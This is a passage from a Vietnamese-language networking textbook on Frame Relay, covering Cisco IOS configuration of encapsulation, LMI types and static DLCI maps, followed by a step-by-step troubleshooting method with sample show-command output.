interface serial0/0/0
 encapsulation frame relay
 ip address  199.1.1.2  255.255.255.0
!
interface fastethernet 0/0
 ip address  199.1.11.2   255.255.255.0
!
router eigrp 1
 network 199.1.1.0
 network 199.1.11.0
```

Ví dụ 3: Cấu hình của Raleigh

```
interface serial0/0/0
 encapsulation frame-relay
 ip address  199.1.1.3  255.255.255.0
!
interface fastethernet 0/0
 ip address  199.1.12.3   255.255.255.0
!
router eigrp 1
 network 199.1.1.0
 network 199.1.12.0
```

Các cấu hình là đơn giản so với các khái niệm giao thức. Lệnh đóng gói **encapsulation frame-relay** cho các router sử dụng giao thức Frame Relay liên kết dữ liệu thay vì mặc định, đó là HDLC. Ngoài ra, cấu hình đơn giản này lợi dụng các thiết lập mặc định IOS sau đây:

■ Các loại LMI được tự động cảm nhận.
■ Việc đóng gói (mặc định) là Cisco thay vì IETF.
■ PVC DLCI được học thông qua thông báo trạng thái LMI.
■ Inverse ARP được kích hoạt (mặc định) và được kích hoạt khi thông báo trạng thái tuyên bố rằng các VC đang up thì nhận được.

3. Cấu hình đóng gói và LMI:

Trong một số trường hợp, các giá trị mặc định là không phù hợp. Ví dụ, bạn phải sử dụng đóng gói IETF nếu router không phải là một router Cisco. Với mục đích hiển thị một cấu hình thay thế, giả sử rằng các yêu cầu sau đây đã được thêm vào:

■ Các router Raleigh yêu cầu đóng gói IETF trên cả hai VC.
■ Loại LMI của Mayberry nên là ANSI, và tự động LMI không được sử dụng.

Để thay đổi các mặc định này, các bước như cấu hình tùy chọn bước 3 và 4 trong danh sách kiểm tra cấu hình nên được sử dụng. Ví dụ 4 và 5 cho thấy những thay đổi sẽ được thực hiện trên cấu hình của Mayberry và Raleigh.

Ví dụ 4: Cấu hình của Mayberry với những yêu cầu mới:

```
interface serial0/0/0
 encapsulation frame-relay
 frame-relay lmi-type ansi
 frame-relay interface-dlci 53 ietf
 ip address 199.1.1.1  255.255.255.0
! rest of configuration unchanged from Example 14-1.
```

Ví dụ 5: Cấu hình của Raleigh với những yêu cầu mới:

```
interface serial0/0/0
 encapsulation frame-relay ietf
 ip address  199.1.1.3  255.255.255.0

! rest of configuration unchanged from Example 14-3.
```

Trước tiên, Raleigh thay đổi đóng gói của nó cho cả hai PVC với các từ khoá **IETF** bằng lệnh **encapsulation**. Từ khóa này áp dụng cho tất cả các VC trên giao diện. Tuy nhiên, Mayberry không thể thay đổi đóng gói của nó trong cùng một cách, bởi vì chỉ có một trong hai VC chấm dứt trong nhu cầu của Mayberry sử dụng đóng gói IETFi, và các nhu cầu khác để sử dụng đóng gói dạng Cisco.Vì vậy Mayberry buộc phải dùng lệnh **frame-relay interface-dlci**, tham chiếu DLCI cho VC đến Raleigh, với từ khoá **IETF**. Với lệnh này, bạn có thể thay đổi cách đóng gói trên một VC, trái với các cấu hình trên Raleigh, được thay đổi đóng gói cho tất cả các VC.

Sự thay đổi lớn thứ hai là cấu hình LMI. Các cấu hình LMI trong Mayberry sẽ tốt mà không có bất kỳ thay đổi, bởi vì việc sử dụng mặc định của LMI có thể nhận ra ANSI là kiểu LMI sử dụng. Tuy nhiên, do lệnh **frame-relay lmi-type ansi**, Mayberry phải sử dụng ANSI, bởi vì lệnh này không chỉ đặt ra các loại LMI, nó cũng vô hiệu hóa tính năng tự động thương lượng của các loại LMI.

Mount Pilot cần phải cấu hình lệnh **frame-relay interface-dlci** với từ khoá **IETF** cho VC của nó đến Raleigh, giống như Mayberry. Sự thay đổi này không được hiển thị trong các ví dụ.

Quyết định tiếp theo mà các router phải làm để hoàn tất quá trình chỉ ra sự cần thiết cho việc mapping: DLCI nào Mayberry nên đặt trong tiêu đề Frame Relay? Để thấy câu trả lời, hãy xem xét ví dụ 6, trong đó cho thấy một số lệnh quan trọng có thể được sử dụng để xem như thế nào Mayberry có sự lựa chọn đúng cho các DLCI.

```
Mayberry#show ip route
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route

Gateway of last resort is not set

D    199.1.11.0/24 [90/2195456] via 199.1.1.2, 00:00:26, Serial0/0/0
C    199.1.10.0/24 is directly connected, Fastethernet0/0
D    199.1.12.0/24 [90/2185984] via 199.1.1.3, 00:01:04, Serial0/0/0
C    199.1.1.0/24 is directly connected, Serial0/0/0
C    192.68.1.0/24 is directly connected, Fastethernet0/0
C    192.168.1.0/24 is directly connected, Fastethernet0/0

Mayberry#show frame-relay pvc
```

```
PVC Statistics for interface Serial0/0/0 (Frame Relay DTE)

             Active     Inactive      Deleted       Static
  Local         2            0            0            0
  Switched      0            0            0            0
  Unused        0            0            0            0

DLCI = 52, DLCI USAGE = LOCAL, PVC STATUS = ACTIVE, INTERFACE = Serial0/0/0

  input pkts 46            output pkts 22           in bytes 2946
  out bytes 1794           dropped pkts 0           in FECN pkts 0
  in BECN pkts 0           out FECN pkts 0          out BECN pkts 0
  in DE pkts 0             out DE pkts 0
  out bcast pkts 21        out bcast bytes 1730
  pvc create time 00:23:07, last time pvc status changed 00:21:38

DLCI = 53, DLCI USAGE = LOCAL, PVC STATUS = ACTIVE, INTERFACE = Serial0/0/0

  input pkts 39            output pkts 18           in bytes 2564
  out bytes 1584           dropped pkts 0           in FECN pkts 0
  in BECN pkts 0           out FECN pkts 0          out BECN pkts 0
  in DE pkts 0             out DE pkts 0
  out bcast pkts 18        out bcast bytes 1584
  pvc create time 00:23:08, last time pvc status changed 00:21:20

Mayberry#show frame-relay map
Serial0/0/0 (up): ip 199.1.1.2 dlci 52(0x34,0xC40), dynamic,
              broadcast,, status defined, active
Serial0/0/0 (up): ip 199.1.1.3 dlci 53(0x35,0xC50), dynamic,
              broadcast,, status defined, active
```


Ví dụ nổi bật tất cả các thông tin liên quan về Mayberry để gửi gói tin đến mạng 199.1.11.0/24. Tuyến đường của Mayberry đến 199.1.11.0 đề cập đến giao diện đi Serial 0/0/0 và 199.1.1.2 là địa chỉ next-hop. Các lệnh **show frame-relay pvc** liệt kê hai DLCI, 52 và 53, và cả hai đều hoạt động. Làm thế nào để biết các DLCI Mayberry? Các thông điệp trạng thái của LMI nói cho Mayberry về VC, các DLCI có liên quan, và trạng thái (hoạt động).

DLCI nào mà Mayberry nên sử dụng để chuyển tiếp các gói tin? Lệnh **show frame-relay map** đưa ra câu trả lời. Thông báo nhấn mạnh cụm từ "ip 199.1.1.2 DLCI 52" ở đầu ra. Bằng cách nào đó, Mayberry đã gán 199.1.1.2, đó là địa chỉ next-hop trong các tuyến đường, đến đúng các DLCI, đó là 52. Vì vậy, Mayberry biết sử dụng DLCI 52 để đạt được địa chỉ IP next-hop 199.1.1.2.

4. Map địa chỉ Frame Relay:

4.1 Inverse ARP:

Inverse ARP tự động tạo ra một ánh xạ giữa địa chỉ lớp 3 (ví dụ, địa chỉ IP) và địa chỉ lớp 2 (các DLCI). Kết quả cuối cùng của Inverse ARP là giống như IP ARP trên một mạng LAN: router được xây dựng một ánh xạ giữa một địa chỉ lân cận lớp 3 và địa chỉ lớp 2 tương ứng. Tuy nhiên, quá trình sử dụng bởi Inverse ARP khác nhau cho ARP trên mạng LAN. Sau khi VC được lên, mỗi router thông báo địa chỉ lớp mạng của mình bằng cách gửi một thông điệp Inverse ARP trên VC. Điều này thể hiện trong hình 5-10.



Hình 5-10: Tiến trình làm việc của Inverse ARP.

Như được thể hiện trong hình 5-10, Inverse ARP thông báo địa chỉ lớp 3 của nó ngay sau khi các tín hiệu LMI cho rằng PVCs đang Up. Inverse ARP bắt đầu bằng việc học các dữ liệu địa chỉ DLCI lớp liên kết (thông qua thông điệp LMI), và sau đó nó thông báo địa chỉ riêng lớp 3 của mình mà sử dụng VC. Inverse ARP được kích hoạt mặc định.

4.2 Map tĩnh Frame Relay:

Bạn có thể cấu hình tĩnh cùng thông tin mapping thay vì sử dụng Inverse ARP. Ví dụ liệt kê các Frame Relay map tĩnh cho ba bộ định tuyến thể hiện trong hình 5-9, cùng với cấu hình được sử dụng để vô hiệu hóa Inverse ARP.

```
Mayberry
interface serial 0/0/0
 no frame-relay inverse-arp
 frame-relay map ip 199.1.1.2 52 broadcast
 frame-relay map ip 199.1.1.3 53 broadcast
Mount Pilot
interface serial 0/0/0
 no frame-relay inverse-arp
 frame-relay map ip 199.1.1.1 51 broadcast
 frame-relay map ip 199.1.1.3 53 broadcast
Raleigh
interface serial 0/0/0
 no frame-relay inverse-arp
 frame-relay map ip 199.1.1.1 51 broadcast
 frame-relay map ip 199.1.1.2 52 broadcast
```

Lệnh **frame-relay map** cho Mayberry, tham khảo 199.1.1.2, được sử dụng cho các gói tin trong Mayberry đi đến Mount Pilot. Khi Mayberry tạo một tiêu đề Frame Relay, mong rằng nó sẽ được chuyển đến Mount Pilot, Mayberry phải sử dụng DLCI 52. Lệnh **frame-relay map** tương quan địa chỉ IP của Mount Pilot, 199.1.1.2, với DLCI được sử dụng đến Mount Pilot, DLCI 52. Tương tự như vậy, một gói tin gửi về từ Mount Pilot đến Mayberry bởi vì Mount Pilot sử dụng **map** để chỉ địa chỉ IP của Mayberry 199.1.1.1. Mapping là cần thiết cho next-hop địa chỉ lớp 3 cho mỗi giao thức lớp 3 được định tuyến.

Ghi chú: Từ khoá broadcast được yêu cầu khi các bộ định tuyến cần gửi broadcast hoặc multicast với router láng giềng, ví dụ, để hỗ trợ định tuyến thông điệp giao thức như hellos.

V. Xử lý sự cố với mạng Frame Relay:

Nếu một Frame Relay của router **ping** không thành công cho tất cả các router từ xa mà VC chia sẻ một liên kết truy cập duy nhất, làm như sau:

Bước 1: Kiểm tra vấn đề lớp 1 truy cập vào liên kết giữa các bộ định tuyến và chuyển mạch Frame Relay địa phương (tất cả các router).

Bước 2: Kiểm tra vấn đề lớp 2 trên các liên kết truy cập, đặc biệt là đóng gói và LMI.

Sau khi giải quyết vấn đề trong hai bước đầu tiên, hoặc nếu các kiểm tra ping ban đầu cho thấy, Frame Relay router có thể ping một số, nhưng không phải tất cả, của các router Frame Relay khác mà VC chia sẻ một liên kết truy cập duy nhất, theo các bước sau:

Bước 3: Kiểm tra vấn đề PVC dựa trên trạng thái PVC và tình trạng subinterface.

Bước 4: Kiểm tra vấn đề lớp 2 / 3 với cả hai mao tĩnh và động (Inverse ARP).

Bước 5: Kiểm tra các vấn đề lớp 2 / 3 liên quan đến sự không phù hợp của đóng gói end-to-end (cisco hoặc IETF).

Bước 6: Kiểm tra cho các vấn đề lớp 3, bao gồm cả mạng con không phù hợp.

Vấn đề lớp 1 về truy nhập (Bước 1)

Nếu giao diện vật lý của một router sử dụng cho các liên kết Frame Relay truy cập không phải là trạng thái "up và up", các router không thể gửi bất kỳ khung qua liên kết. Nếu giao diện có một trạng thái line là Down, giao diện rất có thể có một vấn đề lớp 1.

Vấn đề về lớp 2 (Bước 2)

Nếu một line giao diện vật lý của router tình trạng là Up, nhưng tình trạng line protocol là Down, liên kết thông thường có một vấn đề lớp 2 giữa các router và switch Frame Relay nội bộ. Với giao diện Frame Relay, vấn đề là thường liên quan đến lệnh đóng gói các Frame Relay LMI.

Các vấn đề tiềm ẩn liên quan đến các giao thức đóng gói là rất đơn giản để kiểm tra. Nếu cấu hình giao diện nối tiếp của bộ định tuyến bỏ qua subcommand **encapsulation frame-relay**, nhưng các liên kết truy cập vật lý đang làm việc, các giao diện vật lý trở thành trạng thái up/down. Nếu cấu hình không có sẵn, các lệnh hiển thị giao diện có thể được sử dụng để xem các loại đóng gói được cấu hình.

Các vấn đề tiềm ẩn khác liên quan đến các LMI. LMI thông báo trạng thái dòng chảy trong cả hai hướng giữa một switch (DTE) và router Frame Relay (DCE) cho hai mục đích chính:

■ Đối với DCE thông báo cho DTE về mỗi DLCI của VC và tình trạng của mình
■ Để cung cấp một chức năng keepalive để các DTE và DCE có thể dễ dàng biết được các liên kết truy cập không còn có thể chuyển dữ liệu.

Một router có thể đặt các liên kết vật lý trong một trạng thái up/dpwn khi liên kết vật lý hoạt động nhưng các bộ định tuyến không còn nghe thấy thông điệp

LMI từ switch. Với giao diện không có trong trạng thái up/up, các bộ định tuyến không cố gắng để gửi bất kỳ gói tin IP trong giao diện, vì vậy ping bị thất bại vào thời điểm này.

Một router có thể chấm dứt nhận LMI từ các switch vì cả hai lý do chính đáng và sai lầm. Mục đích hợp pháp thông thường cho các chức năng keepalive LMI là nếu liên kết thực sự là có vấn đề, và không thể vượt qua bất kỳ dữ liệu, router có thể nhận thấy sự mất mát của thông điệp keepalive và mang lại những liên kết down. Điều này cho phép router sử dụng một tuyến đường thay thế, giả định rằng một tuyến thay thế tồn tại. Tuy nhiên, một router có thể ngừng tiếp nhận thông điệp LMI và làm down giao diện vì những sai lầm sau đây:

■ Vô hiệu hóa LMI trên router (với các subcommand **no keepalive** trên cổng vật lý), nhưng để nó được kích hoạt trên switch hoặc ngược lại

■ Cấu hình loại LMI khác nhau trên router (với subcommand **frame-relay lmi-type** *type* trên cổng vật lý) và switch.

Bạn có thể dễ dàng kiểm tra cho cả hai đóng gói và LMI sử dụng lệnh **show frame-relay LMI**. Lệnh này chỉ liệt kê ra cho các giao diện có lệnh frame-relay đóng gói cấu hình, vì vậy bạn có thể nhanh chóng xác nhận cho dù lệnh đóng gói frame-relay được cấu hình trên các giao diện nối tiếp chính xác. Lệnh này cũng liệt kê các kiểu LMI được sử dụng bởi router.

```
R1#show frame-relay lmi

LMI Statistics for interface Serial0/0/0 (Frame Relay DTE) LMI TYPE = ANSI
  Invalid Unnumbered info 0               Invalid Prot Disc 0
  Invalid dummy Call Ref 0                Invalid Msg Type 0
  Invalid Status Message 0                Invalid Lock Shift 0
  Invalid Information ID 0                Invalid Report IE Len 0
  Invalid Report Request 0                Invalid Keep IE Len 0
  Num Status Enq. Sent 122                Num Status msgs Rcvd 34
  Num Update Status Rcvd 0                Num Status Timeouts 88
  Last Full Status Req 00:00:04           Last Full Status Rcvd 00:13:24
```

Đối với ví dụ này, router R1 đã được cấu hình tĩnh với subcommand **frame-relay lmi-type ansi**, với switch S1 vẫn còn sử dụng loại LMI là cisco. Khi cấu hình LMI đã được thay đổi, các router và switch đã trao đổi 34 thông điệp LMI (của loại cisco). Sau khi thay đổi điều đó, bộ đếm tiếp tục tăng (122 khi **show frame-relay lmi**), nhưng bộ đếm các thông báo trạng thái lmi nhận được từ switch vẫn ở 34. Chỉ cần dưới bộ đếm là số timeouts, mà số lần router nhận được một tin nhắn LMI định kỳ từ chuyển đổi nhưng không. Trong trường hợp

này, các bộ định tuyến đã thực sự vẫn còn nhận được LMI, nhưng nó không ANSI LMI để các router không hiểu hoặc nhận ra chúng.

Nếu lặp đi lặp lại sử dụng các lệnh hiển thị các LMI thấy rằng số lượng các thông báo trạng thái nhận được vẫn giữ nguyên, nguyên nhân có khả năng, khác hơn là một liên kết thực sự không làm việc, là các loại LMI không khớp. Giải pháp tốt nhất là để cho LMI tự động bằng cách cấu hình **no frame-relay lmi-type** *type* trên cổng vật lý, hay cách khác, cấu hình các loại cùng LMI được sử dụng bởi switch.

Nếu bạn khắc phục sự cố và sửa chữa bất kỳ vấn đề tìm thấy trong bước 1 và 2, trên tất cả các bộ định tuyến kết nối Frame Relay, tất cả các bộ định tuyến truy cập của giao diện kết nối vật lý phải ở trong trạng thái up/up.

Vấn đề PVC và hiện trạng (Bước 3)

Mục tiêu ở bước này trong quá trình xử lý sự cố là khám phá ra DLCI của PVC được sử dụng để đến láng giềng và sau đó tìm hiểu xem các PVC đang làm việc. Để xác định chính xác PVC, đặc biệt nếu ít hoặc không có cấu hình hoặc tài liệu có sẵn, bạn phải bắt đầu với lệnh **ping** thất bại. Các lệnh ping xác định địa chỉ IP của router láng giềng. Căn cứ vào địa chỉ IP của láng giềng, một vài lệnh show có thể liên kết địa chỉ IP của người lân cận với các subnet kết nối liên quan, các subnet kết nối với giao diện bộ định tuyến nội bộ, và giao diện bộ định tuyến của nội bộ với các DLCI có thể. Ngoài ra, các thông tin map của Frame Relay có thể xác định các PVC cụ thể. Danh sách sau đây tóm tắt các bước để đưa địa chỉ IP của láng giềng đến các đúng DLCI nội bộ sử dụng để gửi các khung đến láng giềng:

Bước 3a: Khám phá các địa chỉ IP và mask của mỗi giao diện Frame Relay / subinterface, và mạng con kết nối.

Bước 3b: So sánh địa chỉ IP trong lệnh **ping** thất bại, và chọn giao diện / subinterface có kết nối mạng con là cùng một subnet.


Bước 3c: Khám phá các PVC (s) chogiao diện hay subinterface (**show frame-relay pvc**).

Bước 3d: Nếu có nhiều hơn một PVC được gán cho các giao diện hay subinterface, xác định PVC được sử dụng để đạt được một láng giền cụ thể (**show frame-relay map**).

Bước 3a, 3b, 3c, và 3d khám phá các PVC chính xác để kiểm tra. Sau khi nó được phát hiện, bước 3 trong quá trình xử lý sự cố đề nghị giải thích tình trạng

PVC, và giao diện liên quan hay subinterface, để xác định nguyên nhân của mọi vấn đề.

Phần này có một cái nhiwn gần hơn một ví dụ trong đó R1 R2 không thể ping 10.1.2.2, địa chỉ IP Frame Relay. Trước khi tập trung vào quá trình để xác định VC được sử dụng, nó là hữu ích để thấy câu trả lời cuối cùng, do đó, hình 5-11 liệt kê một số chi tiết. Đối với ví dụ này, R1 **ping 10.1.2.2** không thành công trong trường hợp này.



Hình 5-11: Cấu hình liên quan đến việc R1 ping không thành công 10.1.2.2

Tìm các Subnet kết nối và giao diện đi (bước 3a và 3b)

Hai bước nhỏ đầu tiên để tìm PVC R1 (DLCI) kết nối với R2 (bước 3a và 3b) tương đối dễ dàng. Bất cứ lúc nào bạn ping các địa chỉ IP Frame Relay của một router láng giềng, có địa chỉ IP phải ở trong một trong các mạng con cũng được kết nối với router nội bộ. Để tìm giao diện sử dụng trên một bộ định tuyến khi chuyển tiếp các gói tin đến router từ xa, bạn chỉ cần các mạng con liên kết.

Trong ví dụ này, với R1 ping 10.1.2.2, Ví dụ cho thấy một vài lệnh mà xác nhận rằng subinterface của R1 S0/0/0.2 được kết nối với mạng 10.1.2.0/24, trong đó bao gồm địa chỉ IP của R2 10.1.2.2.

```
R1>show ip interface brief
Interface              IP-Address      OK? Method Status                Protocol
FastEthernet0/0        10.1.11.1       YES NVRAM  up                    up
FastEthernet0/1        unassigned      YES NVRAM  administratively down down
Serial0/0/0            unassigned      YES NVRAM  up                    up
Serial0/0/0.2          10.1.2.1        YES NVRAM  down                  down
Serial0/0/0.5          10.1.5.1        YES manual down                  down
Serial0/0/0.34         10.1.34.1       YES NVRAM  up                    up
R1#show interfaces s 0/0/0.2
Serial0/0/0.2 is down, line protocol is down
  Hardware is GT96K Serial
  Internet address is 10.1.2.1/24
  MTU 1500 bytes, BW 1544 Kbit, DLY 20000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation FRAME-RELAY
  Last clearing of "show interface" counters never
```

Tìm các PVCs được chỉ định để đến giao diện (Step 3c)

Các lệnh **show frame-relay pvc** trực tiếp trả lời câu hỏi trong đó PVC đã được chỉ định vào giao diện và subinterfaces nào. Nếu lệnh được ban hành không có tham số, lệnh liệt kê khoảng mười dòng đầu ra cho từng VC, với sự kết thúc của dòng đầu tiên liệt kê các giao diện liên quan hoặc subinterface.

```
R1>show frame-relay pvc

PVC Statistics for interface Serial0/0/0 (Frame Relay DTE)

             Active     Inactive      Deleted       Static
  Local         1            2            0            0
  Switched      0            0            0            0
  Unused        0            0            0            0

DLCI = 102, DLCI USAGE = LOCAL, PVC STATUS = INACTIVE, INTERFACE = Serial0/0/0.2

  input pkts 33            output pkts 338          in bytes 1952
  out bytes 29018          dropped pkts 0           in pkts dropped 0
  out pkts dropped 0               out bytes dropped 0
  in FECN pkts 0           in BECN pkts 0           out FECN pkts 0
  out BECN pkts 0          in DE pkts 0             out DE pkts 0
  out bcast pkts 332       out bcast bytes 28614
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
  pvc create time 00:30:05, last time pvc status changed 00:04:14

DLCI = 103, DLCI USAGE = LOCAL, PVC STATUS = INACTIVE, INTERFACE = Serial0/0/0.34

  input pkts 17            output pkts 24           in bytes 1106
  out bytes 2086           dropped pkts 0           in pkts dropped 0
  out pkts dropped 0               out bytes dropped 0
  in FECN pkts 0           in BECN pkts 0           out FECN pkts 0
  out BECN pkts 0          in DE pkts 0             out DE pkts 0
  out bcast pkts 11        out bcast bytes 674
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
  pvc create time 00:30:07, last time pvc status changed 00:02:57

DLCI = 104, DLCI USAGE = LOCAL, PVC STATUS = ACTIVE, INTERFACE = Serial0/0/0.34

  input pkts 41            output pkts 42           in bytes 2466
  out bytes 3017           dropped pkts 0           in pkts dropped 0
  out pkts dropped 0               out bytes dropped 0
  in FECN pkts 0           in BECN pkts 0           out FECN pkts 0
  out BECN pkts 0          in DE pkts 0             out DE pkts 0
  out bcast pkts 30        out bcast bytes 1929
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
  pvc create time 00:30:07, last time pvc status changed 00:26:17
```

Để tìm tất cả các PVCs liên kết với một giao diện hay subinterface, chỉ cần quét các phần nhấn mạnh trong ví dụ. Trong trường hợp này, S0/0/0.2 được liệt kê chỉ với một PVC, là với DLCI 102, vì vậy chỉ có một PVC được kết hợp với S0/0/0.2.

Xác định PVC nào được sử dụng để đến một láng giềng cụ thể (Bước 3d)

Nếu cấu hình của router có nhiều hơn một PVC với một giao diện hay subinterface, bước tiếp theo là tìm ra các PVC được sử dụng để gửi lưu lượng truy cập cho một láng giềng cụ thể. Ví dụ cho thấy R1 sử dụng một subinterface là S0/0/0.34 với DLCI 103 và 104, với DLCI 103 được sử dụng cho các PVC đến R3, và DLCI 104 cho PVC kết nối đến R4. Vì vậy, nếu bạn đã được xử lý sự cố một vấn đề trong đó lệnh ping 10.1.34.3 thất bại trên R1, bước tiếp theo sẽ được xác định trong hai DLCI (103 hoặc 104) xác định các VC kết nối R1 với R3.

Các lệnh **show** có thể giúp hiển thị là **show frame-relay map**, có thể tương quan các địa chỉ IP next-hop và DLCI. Thật không may, nếu các bộ định tuyến nội bộ dựa vào Inverse ARP, các bộ định tuyến nội bộ không thể tìm hiểu các thông tin map ngay bây giờ, do đó, các bảng mapping có thể không có bất kỳ thông tin hữu ích trong đó. Tuy nhiên, nếu map tĩnh được sử dụng, PVC đúng / DLCI có thể được xác định.

Trong ví dụ của R1 khi **ping** 10.1.2.2 (R2) không thành công, bởi vì chỉ có một PVC được kết hợp với giao diện chính xác (S0/0/0.2), PVC đã được xác định, vì vậy bạn có thể bỏ qua bước này bây giờ.

Tình trạng PVC

Tình trạng PVC có thể được kiểm tra để xem liệu PVC có vấn đề.

Router sử dụng bốn mã trạng thái khác nhau của PVC. Router học về hai trong số những giá trị tình trạng có thể, hoạt động và không hoạt động, thông qua thông điệp LMI từ việc chuyển đổi Frame Relay. Thông tin LMI của switch liệt kê tất cả các DLCI cho tất cả các PVCs cấu hình trên các liên kết truy cập, và xác định PVC hiện đang sử dụng (hoạt động) hay không (không hoạt động).

Thông tin đầu tiên của hai trạng thái PVC nói rằng không học được cách sử dụng LMI được gọi là trạng thái tĩnh. Nếu LMI bị vô hiệu hóa, các router không hiểu bất kỳ thông tin từ việc chuyển đổi về trạng thái PVC. Vì vậy, router liệt kê tất cả các DLCI cấu hình ở trạng thái tĩnh, có nghĩa là cấu hình tĩnh. Các router không biết nếu PVCs sẽ làm việc, nhưng ít nhất có thể gửi hình bằng cách sử dụng các DLCI và hy vọng rằng các mạng Frame Relay có thể cung cấp cho nó.

Trạng thái khác của PVC, xóa, được sử dụng khi LMI làm việc nhưng thông tin LMI của switch không đề cập đến bất cứ điều gì về một giá trị DLCI cụ thể. Nếu router đã cấu hình cho một DLCI (ví dụ, trong lệnh **frame-relay interface-**

dlci), nhưng thông điệp LMI của switch không liệt kê DLCI, router liệt kê các DLCI ở trong tình trạng bị xóa. Trạng thái này có nghĩa là router đã cấu hình DLCI, nhưng switch không có. Trong thực tế, trạng thái bị xóa có thể có nghĩa rằng các router hoặc switch đã bị sai, hoặc có Frame Relay switch chưa được cấu hình với các DLCI đúng. Bảng 7 tóm tắt bốn Frame Relay PVC mã trạng thái.

Trạng thái	Hoạt động	Không hoạt động	Bị xóa	Tĩnh
PVC được định nghĩa đến mạng Frame Relay	Có	Có	Không	Không biết
Router sẽ tham dự để gởi các khung trên VC trong bước này	Có	Không	Không	Có

Bảng 7: Các giá trị trạng thái của PVC

Như đã đề cập, ở hàng cuối cùng của bảng, router chỉ gửi dữ liệu qua PVC trong trạng thái hoạt động hoặc tĩnh. Ngoài ra, ngay cả khi PVC là ở trong trạng thái tĩnh, có gì bảo đảm rằng các mạng Frame Relay thực sự có thể gửi khung qua PVC, bởi vì trạng thái tĩnh có nghĩa là LMI bị tắt, và các bộ định tuyến không biết bất kỳ tình trạng thông tin.

Bước tiếp theo trong quá trình xử lý sự cố là để tìm trạng thái của PVC được sử dụng để đến một láng giềng cụ thể. Tiếp tục với vấn đề của R1 khi **ping** R2 (10.1.2.2) không thành công, ví dụ cho thấy tình trạng của PVC với DLCI 102, như xác định trước đó.

```
R1>show frame-relay pvc 102

PVC Statistics for interface Serial0/0/0 (Frame Relay DTE)

DLCI = 102, DLCI USAGE = LOCAL, PVC STATUS = INACTIVE, INTERFACE = Serial0/0/0.2

  input pkts 22             output pkts 193          in bytes 1256
  out bytes 16436           dropped pkts 0           in pkts dropped 0
  out pkts dropped 0                  out bytes dropped 0
  in FECN pkts 0            in BECN pkts 0           out FECN pkts 0
  out BECN pkts 0           in DE pkts 0             out DE pkts 0
  out bcast pkts 187        out bcast bytes 16032
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
  pvc create time 01:12:56, last time pvc status changed 00:22:45
```

Trong trường hợp này, R1 không thể ping R2 vì PVC với DLCI 102 là trong trạng thái không hoạt động.

Để tiếp tục cô lập các vấn đề và tìm ra nguyên nhân gốc, cần phải nhìn sâu hơn vào những lý do tại sao một PVC trong trạng thái không hoạt động. Đầu tiên, lặp lại các bước xử lý sự cố tương tự trên R2. Nếu không có vấn đề được tìm thấy trên R2, khác hơn một PVC không hoạt động, có thể là một vấn đề thực sự trong mạng Frame Relay của nhà cung cấp, do đó, một cuộc gọi đến các nhà cung cấp có thể là bước tiếp theo. Tuy nhiên, bạn có thể tìm thấy một số vấn đề khác trên router từ xa. Ví dụ, để tạo ra sự thất bại và các lệnh hiển thị trong phần này, liên kết truy cập của R2 đã bị shut down, do đó, một cuộc kiểm tra nhanh chóng xử lý sự cố ở bước 1 trên router R2 sẽ phải xác định được vấn đề. Tuy nhiên, nếu tiếp tục xử lý sự cố cho thấy rằng cả hai thiết bị định tuyến kết thúc danh sách của nó về các PVC trong trạng thái không hoạt động, các nguyên nhân gốc nằm trong mạng Frame Relay của nhà cung cấp.

